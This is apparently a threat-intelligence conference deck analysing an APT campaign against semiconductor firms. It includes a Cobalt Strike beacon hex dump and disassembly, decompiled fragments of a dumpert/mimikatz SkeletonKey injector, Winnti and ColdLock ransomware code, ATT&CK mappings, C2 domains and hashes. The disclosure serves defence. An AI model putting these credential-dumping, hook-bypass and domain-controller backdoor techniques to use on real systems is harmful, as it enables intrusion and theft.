
# Actors' Digital Arsenal

- ▶ Cobalt Strike Beacon
- ▶ WinRAR
- ▶ SkeletonKey Injector
- ▶ Winnti Backdoor

# Cobalt Strike Beacon

# Cobalt Strike Beacon

- ▶ Cobalt Strike Beacon was used as main backdoor
- ▶ Overwrite GoogleUpdate.exe for persistency
- ▶ Identical file was discovered in 3+ companies
- ▶ C2
  - ▶ chrome-applatnohp.appspot.com
  - ▶ ussdns04.heketwe.com
  - ▶ ussdns02.heketwe.com
  - ▶ ussdns01.heketwe.com



# Suspicious R-W-X Memory

- Our product detected suspicious memory block

pestudio 8.90 - Malware Initial Assessment - www.winitor.com

property	value
image-signature (offset)	0x00004550 (0x00000100)
machine	Amd64
sections	5
compiler-stamp	0x5CB90D81 (Fri Apr 19 07:51:29 2019)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optimal-header	240 (bytes)
processor-32bit	false
relocation-stripped	false
large-address-aware	true
uniprocessor	false
system-image	false
dynamic-link-library	true
executable	true
debug-stripped	false

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	41	52	55	48	89	E5	48	81	EC	20	00	00	00	48	MZARUH‰åH.i ... H
0010h:	8D	1D	EA	FF	FF	FF	48	89	DF	48	81	C3	1C	79	01	00	..êÿÿÿH‰ßH.Ä.y..
0020h:	FF	D3	41	B8	F0	B5	A2	56	68	04	00	00	00	5A	48	89	ÿÓA,ðµ¢vh...ZH‰ùyD.....
0030h:	F9	FF	D0	00	00	00	00	00	00	00	00	00	00	01	00	00	..°..’í!,.Lí!Th
0040h:	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	is program canno
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6F	20	t be run in DOS
0060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	mode....\$.....
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	ÉÙžê..°Ø1..°Ø1..°Ø1
0080h:	C9	DB	9E	EA	8D	BA	F0	B9	8D	BA	F0	B9	8D	BA	F0	B9	ëT"1..°Ø1..7¹ØØ1
0090h:	EB	54	22	B9	15	BA	F0	B9	13	1A	37	B9	8C	BA	F0	B9	?¹»Ø1  >1..°Ø1
00A0h:	7C	7C	3F	B9	A4	BA	F0	B9	7C	7C	3E	B9	0A	BA	F0	B9	=¹‡°Ø1„Äc¹,°Ø1
00B0h:	7C	7C	3D	B9	87	BA	F0	B9	84	C2	63	B9	82	BA	F0	B9	.°ñ¹i°Ø1ëT>1,°Ø1
00C0h:	8D	BA	F1	B9	69	BA	F0	B9	EB	54	3E	B9	B8	BA	F0	B9	ëT:>¹Ø1ëT<¹Ø1
00D0h:	EB	54	3A	B9	8C	BA	F0	B9	EB	54	3C	B9	8C	BA	F0	B9	Rich..°Ø1.....
00E0h:	52	69	63	68	8D	BA	F0	B9	00	00	00	00	00	00	00	00	.....
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	PE..dt..¹\....
0100h:	50	45	00	00	64	86	05	00	81	0D	B9	5C	00	00	00	00	....Ø.".....¶..
0110h:	00	00	00	00	F0	00	22	A0	0B	02	0B	00	00	B6	02	00	.X.....pí.....
0120h:	00	58	02	00	00	00	00	00	70	CD	01	00	00	10	00	00	....€.....
0130h:	00	00	00	80	01	00	00	00	00	10	00	00	00	02	00	00	.....
0140h:	05	00	02	00	00	00	00	05	00	02	00	00	00	00	00	00	.....

# Hybrid Payload: PE as Shellcode

- ▶ "MZ" signature can be decoded as "pop r10" under x64 architecture
  - ▶ "dec ebp; pop edx" under x86 architecture
- ▶ At offset 0x1791c is a shellcode-like function called "reflective loader"
- ▶ 0x56A2B5F0 is the hash value of "ExitProcess"


```
00 4D 5A  
02 41 52  
04 55  
05 48 89 E5  
08 48 81 EC 20 00 00 00  
0F 48 8D 1D EA FF FF FF  
16 48 89 DF  
19 48 81 C3 1C 79 01 00  
20 FF D3  
22 41 B8 F0 B5 A2 56  
28 68 04 00 00 00  
2D 5A  
2E 48 89 F9  
31 FF D0
```

```
pop    r10  
push   r10  
push   rbp  
mov    rbp, rsp  
sub    rsp, 20h  
lea    rbx, loc_0  
mov    rdi, rbx  
add    rbx, 1791Ch  
call   rbx  
mov    r8d, 56A2B5F0h  
push   4  
pop    rdx  
mov    rcx, rdi  
call   rax
```

Locate address of itself, and use it as first argument (rdi)

Compute address of reflective loader and execute it

# Injection Strategy: Named Pipe






WinRAR

# WinRAR

- ▶ They use rar.exe to compress and encrypt the files to be stole
- ▶ There's a folder named "RecordedTV.library-ms" under same path



# Mutated rar.exe

- ▶ The file was uploaded to VirusTotal in 2009
- ▶ It's rar.exe from WinRAR 3.60b8 but different from original one
  - ▶ Only 1byte was different, but we've confirmed that was not a crack
  - ▶ This patch may cause the program crash
- ▶ Hypothesis 1: Change file hash to avoid detection
- ▶ Hypothesis 2: Bit flip during copy

	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
FDB0h:	C3	3B	F3	76	05	33	C	FDB0h:	C3	3B	F3	76			
FDC0h:	C0	5E	5B	C3	53	56	E	FDC0h:	C0	0E	5B	C3			
FDD0h:	8B	C7	E8	65	FD	FF	F	FDD0h:	8B	C7	E8	65			
FDE0h:	FF	7F	FF	FF	FF	46	C	FDE0h:	FF	7F	FF	FF			

Patch diff (before / after)

```
.text:004107BF  
.text:004107BF 33 C0  
.text:004107C1 0E  
.text:004107C2 5B  
.text:004107C3 C3
```

Disassembly of patch


loc\_4107BF:

```
xor    eax, eax  
push   cs  
pop    ebx  
retn
```

# SkeletonKey Injector

# SkeletonKey Injector

- ▶ A new malware combined "dumpert" and "mimikatz"
  - ▶ "mimikatz" is a well-known hacking tool
    - Most people use it to dump Windows credentials, but its capability is more than that
- ▶ "dumpert" is a tool to dump lsass.exe memory stealthily



# Dumpert

- ▶ Made by a security company called Outflank
- ▶ Dump lsass.exe stealthy via direct system call
- ▶ Windows system call numbers changed from release to release
- ▶ DLL export function is the only stable interface
- ▶ That's why Windows shellcode always needs to locate DLLs in memory

# Dumpert: Implementation

- ▶ Use ntdll!RtlGetVersion to determine Windows version
- ▶ Load different syscall function for different version
- ▶ Bypass any user-space hook

```
NtOpenProcess_Win7 proc    NtOpenProcess_Win8 proc
    mov    r10, rcx
    mov    eax, 23h
    syscall
    retn
NtOpenProcess_Win7 endp    NtOpenProcess_Win8 endp

NtOpenProcess_Win8_1 proc   NtOpenProcess_Win10 proc
    mov    r10, rcx
    mov    eax, 25h
    syscall
    retn
NtOpenProcess_Win8_1 endp  NtOpenProcess_Win10 endp
```

```
11  osInfo.dwOSVersionInfoSize = 284;
12  pWinVerInfo = (WIN_VER_INFO *)calloc(1u, 0x40u);
13  ntdll = GetModuleHandleW(L"ntdll.dll");
14  rax_ = (__int64 (__fastcall *())GetProcAddress(ntdll, "RtlGetVersion"));
15  RtlGetVersion = rax_;
16  if ( rax_ )
17  {
18      wprintf(L"[1] Checking OS version details:\n");
19      ((void (__fastcall *)(RTL_OSVERSIONINFOW *))RtlGetVersion)(&osInfo);
20      LODWORD(dwMinorVersion) = osInfo.dwMinorVersion;
21      swprintf_s(pWinVerInfo->chOSMajorMinor, 8u, L"%u.%u", osInfo.dwMajorVersion, dwMinorVe
22      pWinVerInfo->dwBuildNumber = osInfo.dwBuildNumber;
23      if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"10.0") )
24      {
25          if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.1") || osInfo.dwBuildNumber != 7601 )
26          {
27              if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.2") )
28              {
29                  if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.3") )
```

# SkeletonKey

- ▶ APT malware discovered by DELL Secureworks in 2015
- ▶ Implants a backdoor password to domain controller
  - ▶ The original password was still valid, wrong password still got rejected
- ▶ Inject code into lsass.exe process to alter authentication routine

THREAT ANALYSIS

## Skeleton Key Malware Analysis

MONDAY, JANUARY 12, 2015

BY: DELL SECUREWORKS COUNTER THREAT UNIT THREAT INTELLIGENCE

# Impact of SkeletonKey Injector

- ▶ No need to use administrator credentials for lateral movement
- ▶ It leaves nearly no clue, only logon success events
- ▶ You must reboot domain controller to clean the SkeletonKey
- ▶ We've observed some other attack that using modified mimikatz

# Winnti Backdoor

# Strange Network Tool: baseClient.exe

- We thought that was a network probing tool

```
if ( argc < 4 )
{
    printf("-----> Network Client Module Test Program <-----\n");
    printf("usage: baseClient.exe -P [protocol] -a [srv address] -p [srv port] -m [mac addr for icmp] -t [mtu size] -l.\n");
    printf("protocol: tcp udp icmp dns\n");
    printf("-l option, use legacy icmp protocol.\n");
    printf("note: port and mac address for icmp is optional.\n");
    printf("example: baseClient.exe -P tcp -a 192.188.23.43 -p 6600\n");
    printf("example: baseClient.exe -P icmp -a 123.34.55.223\n");
    printf("example: baseClient.exe -P dns -a 123.34.55.223 -p 4400\n");
    printf("example: baseClient.exe -P icmp -a 123.34.55.223 -p 4400 -m AE-35-68-BC-12-DF -t 512 -l\n");
    return 0;
}
```

# Winnti Backdoor

- ▶ We thought baseClient.exe in our public report was a network probing tool
  - ▶ It's actually Winnti backdoor

```
*(_BYTE *)buff = 16;
*((_DWORD *)buff + 2) = 0xAB18CBA;           // Winnti protocol magic
rand_between(10000000u, 1000000000u, (_DWORD *)buff + 3);
v2 = *((_DWORD *)buff + 3);
LOBYTE(v2) = *((_DWORD *)buff + 3) & 0xFC;
*((_DWORD *)buff + 3) = v2;
v3 = time(0);
v4 = GetTickCount() + v3;
result = (DWORD *)buff;
*((_DWORD *)buff + 1) = v4;
return result;
```

# Other APT Events in Taiwan

# ColdLock Ransomware

- ▶ Taiwan's national gasoline company was hit by ransomware
- ▶ ColdLock was based on an open-source ransomware: EDA2
- ▶ Ministry of Justice Investigation Bureau said the attack was related to Winnti group

```
string text3 = this.RandomStringWithSpecialChars(32);
this.EncryptedAESKey = this.RSAEncryptString(text3, this.PublicKey);
this.StrYourPersonalID += this.EncryptedAESKey;
this.ransome_message += this.StrYourPersonalID;
byte[] array = Encoding.UTF8.GetBytes(text3);
array = SHA256.Create().ComputeHash(array);
this.WaitExecution();
this.DisableWindowsDefender();
DateTime now = DateTime.Now;
this.DropRansomMessageToProgramData();
ArrayList arrayList = this.ListOtherDrives();
```

# SkeletonKey Attack in Taiwan

- ▶ Serval attacks against Taiwan government agencies used SkeletonKey
- ▶ Modified version of mimikatz executed file-lessly

```
if ( (signed int)kuhl_m_kernel_do(L"+") >= 0 )// kuhl_m_kernel_add_mimidrv
{
    if ( (signed int)kuhl_m_kernel_do(L"processprotect /process:lsass.exe /remove") >= 0
        && kuhl_m_misc_skeleton(0, 0i64) == 1 )
    {
        v1 = 1;
    }
    Sleep(0x3E8u);
}
kuhl_m_kernel_do(L"-");                                // kuhl_m_kernel_remove_mimidrv
```

When OpenProcess failed, it will load mimikatz driver to unprotect lsass.exe and try again.

# Take Away

- ▶ Disclosure a large-scale APT attacks targeting semiconductor; more than 7 vendors are compromised.
- ▶ Precisely attacks. Targets leading semiconductor vendors, their subsidiaries, partners and competitors.
- ▶ Their goals is stealing intelligence property(documents, source code, SDK of chip related projects). Make long-term damage to the victim.

# Take Away

- ▶ Attackers utilize varies open source, general tools to make attribution harder.
- ▶ In 2 shared case studies, AD & VPN are compromised. Enterprises should consider resilience of IT systems. Avoid relying on a single security service.
- ▶ A rarely used SkeletonKey technique is used, which makes adversaries login like normal user. - Persistence, Defense Evasion.
- ▶ No system is safe. Regularly threat hunting, shorten the MTTD/MTTR.



# Thanks for your listening!

Welcome to Ask Questions

# Appendix – MITRE ATT&CK and IoC

Tactic	ID	Technique	Description
Initial Access	T1133	External Remote Services	The threat actor's first entry point was from a VPN server, where a valid account was used. We believe the actor acquired the password from a separate data breach to login to the VPN.
Execution	T1047	Windows Management Instrumentation	The threat actor used wmi to remotely execute commands on another endpoint for reconnaissance, primarily checking the Internet connection availability.
	T1086	Powershell	The threat actor used a Cobalt Strike powershell script for process migration to other system processes. Meanwhile, BloodHound was used to assess the privilege settings in the Active Directory (AD) domain and devise attack paths.
	T1053	Scheduled Task	The threat actor leveraged scheduled tasks to launch APT malware to a remote system using domain controller account credentials. After the execution, the threat actor removed the scheduled task information to hide the system artifact.
Defense Evasion	T1055	Process Injection	The discovered memory module showed that Cobalt Strike conducted process injection to migrate to other processes.

Tactic	ID	Technique	Description
Discovery	T1087	Account Discovery	The 'net user' commands were used to recon user information. The final results were dumped to RecordedTA_lib.log.
Credential Access	T1003	Credential Dumping	NTDS from Domain Controller, threat actor collected registry and ntds.dit in other hosts from the domain controller for offline breaking. The threat actor merged code from dumpert and mimikatz to dump system credentials, which was hard to detect by security products.
Persistence	T1098	Account Manipulation	The threat actor used Skeleton key to inject false credentials into domain controllers with the intent of creating a backdoor password. This stealthy technique was hard to detect.
Lateral Movement	T1076	Remote Desktop Protocol	The threat actor used a valid account to remotely login to the system.
	T1077	Windows Admin Shares	The threat actor used windows admin share to collect and LM to remote system.
Command and Control	T1102	Web Service	The threat actor widely used Google's appspot to host their C2 servers.
Exfiltration	T1532	Data Encrypted	One characteristic of the threat actor was using "fxxkyou.google[.]com" as the password to encrypt the stolen data.
	T1002	Data Compressed	This program was a modified RAR software, where there was a one byte inconsistency over the original version.

# Malware

Hash	Description
f2d4a35f20cd92c13cab8f6a50995a3b	ColbaltStrike backdoor
389d184ef0b0b2901c982c421142cbb1	ColbaltStrike backdoor
c9b8cab697f23e6ee9b1096e312e8573	Archive Tool (Greyware)
a403d96953eb867f3092751d0763c7d0	Persistence
bb897e34bc0d1e82dfe79d0898f5aa88	Persistence
be16e6cf8cc63415a1c77a59fa43deba	3 in 1 Cloud Storage, Data Exfiltration
4d5440282b69453f4eb6232a1689dd4a	3 in 1 Cloud Storage, Data Exfiltration
3c2447e278318c4e6b50d5095e7028e5	Event Log Dump Tool
a8559c4bcd299125036583febe1a53fb	Winnti Backdoor

# C2 Domain

---

**chrome-applatnohp.appspot[.]com**

**ussdns04.heketwe[.]com**

**ussdns01.heketwe[.]com**

**78276.ussdns02.heketwe[.]com**

**78276.ussdns01.heketwe[.]com**

---

# Other Malware IoC

Hash	Description
234d17d8978717d33bf53015760878ea	COLDLOCK Powershell Loader
28991de4ef6d97b324503991adb6bc0b	COLDLOCK .Net Malware
7aab677263be856a668dc3d38334fc8	COLDLOCK Powershell Loader V2
0998f695ddd72f1ed0f8937929f1afdd	COLDLOCK .Net Malware V2
7940616f980cd031d61f3d3a9d454c17	SkeletonKey Attack, msehp.dat
d770a361646a0463f597c127e0705265	SkeletonKey Attack, Windows Event Manageex.dll
3838d0f1cb10f04632a6ca7fd79c3d0d	SkeletonKey Attack, Mimikatz fileless
c3a077bc0e4095d68569817b51bea7a2	SkeletonKey Attack, WinHelp.sys
cb1f2894cd35b173140690b0a608d4b6	SkeletonKey Attack, wmpid.dll